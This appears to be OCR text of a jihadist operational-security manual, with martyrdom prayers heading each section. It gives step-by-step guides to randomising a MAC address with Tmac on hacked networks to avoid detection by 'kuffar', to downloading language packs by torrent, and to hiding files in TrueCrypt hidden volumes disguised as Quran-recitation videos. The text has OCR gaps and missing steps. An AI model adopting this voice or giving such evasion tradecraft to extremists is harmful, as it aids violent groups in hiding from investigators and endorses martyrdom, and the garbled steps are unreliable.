When you connect to a network the wireless adapter used to access that network transmits your MAC address so this is logged.


Think of a MAC address as a car Registration number as you pass a speeding camera it logs your registration if you are speeding. And then you receive a ticket through the post, Na'3m!

So how about you change that car reg daily or whenever you connect to the internet. So you can speed as much as you like, without receiving any tickets from that dirty kuffar.


Btw Should be used in conjunction with networks you have hacked! **Also available for android devices check under Mac Address Changer (make sure to root your phone & install busybox {google fore more info})!**

1-Install Tmac & double click to open


2-Select No




3-make sure wirless network card is connected to your PC- if not showing press F5 to refresh- select your Network adapter, Click on Random Mac Address then click change now



4-Select OK once it is changed



5-will you show you if it has changed, to restore select network connection and click on restore




BitLord

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me martyrdom in your Path!

BitLord is a torrent client which we will use to download the language packs which will be helpful for those who wish to learn a new language such as Arabic, Pashto, Russian, urdu etc.

Google it to download or download its alternative utorrent


1) Download and install BitLord or any other torrent downloader




2) Double click on the torrent to open (check the Program folder)

]

3) Select the language(s) required



Now download, to open right click on the file name and click open



TrueCrypt

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me martyrdom in your Path!

Intro

Brazilian banker's crypto baffles FBI

18 months of failure

Cryptographic locks guarding the secret files of a Brazilian banker suspected of financial crimes have defeated law enforcement officials.

Brazilian police seized five hard drives when they raided the Rio apartment of banker Daniel Dantas as part of Operation Satyagraha in July 2008. But subsequent efforts to decrypt files held on the hardware using a variety of dictionary-based attacks failed even after the South Americans called in the assistance of the FBI.

The files were encrypted using **Truecrypt** and an unnamed algorithm, reportedly based on the 256-bit AES standard.

The Brazilian National Institute of Criminology (INC) tried for five months to obtain access to the encrypted data without success before turning over the job to code-breakers at the FBI in early 2009. US computer specialists also drew a blank even after 12 months of efforts to crack the code, Brazil's *Globo* newspaper report.

The case is an illustration of how care in choosing secure (hard-to-guess) passwords and applying encryption techniques to avoid leaving file fragments that could aid code breakers are more important in maintaining security than the algorithm a code maker chooses. In other cases, law enforcement officials have defeated suspects' use of encryption because of weak cryptographic trade craft or poor passwords, rather than inherent flaws in encryption packages.

Intro Taken from a kafir source

What is TrueCrypt

A Simple and effective way of encrypting files you wish to keep away from prying eyes.

Uses

Well for a start you could try and encrypt this pdf and other files you want to keep locked up safely.

Remember try to always refrain from using short and common passwords, trying using characters like "£@:LP{}!"£%^*()-_+=# to increase the security of the password and even caps locking certain letters.

What to do Next

Let's say you've encrypted this pdf now to hide it. First take in to consideration its size (Roughly 200mb so we'll name it as a video) next try hide the encrypted file amongst other files ie, your collection of anasheed, tilaawat, Islamic videos, etc. & try to name the file as less conspicuous as possible ie, "Sheikh Sudais Surah Baqarah (wt translation) Taraweeh 2012 1st night **.AVI**".

Remember to put the file format at the end of the name this is so the file icon will not display a blank image, ie video files will show an icon of the program used to view it (Windows Media Player etc..)

Common File format

Video - .avi .flv .mp4 .wmv

Audio - .wav .wma .mp3 .ogg


Image - .jpg .bmp .gif .png

Remember to put a full stop before to file format name.


How To Install

1-Double click


2-Accept terms and click next




3-click on Extract to run portable mode




4-Extract to desired location



5-Click ok and Finish



6-Now run program




Next steps

To hide files you must create a container. There are two types of containers one can make.

- **Standard –** a file is created with an allocated size limit to store files within this container
- **Hidden** – same as above but as a security measure there are two containers running parallel within 1 container, the purpose of this method is if you are forced to reveal your password then you give the password to the standard container which will contain files you are not worried about, the more sensitive files will be hidden under the hidden container.
  To access the container the required password for either standard or hidden will only be inputted once corresponding to the format every time you wish to access.


We will be using the latter method. Hidden!



How to Create a Hidden Container / Hide Files

STEP 1:

Click **Create Volume**




The TrueCrypt Volume Creation Wizard window should appear.


Select “Create an encrypted file container” & click **Next**.

Step 3:

Choose hidden TrueCrypt volume. Click **Next**.



Step 4: select Normal mode and click Next

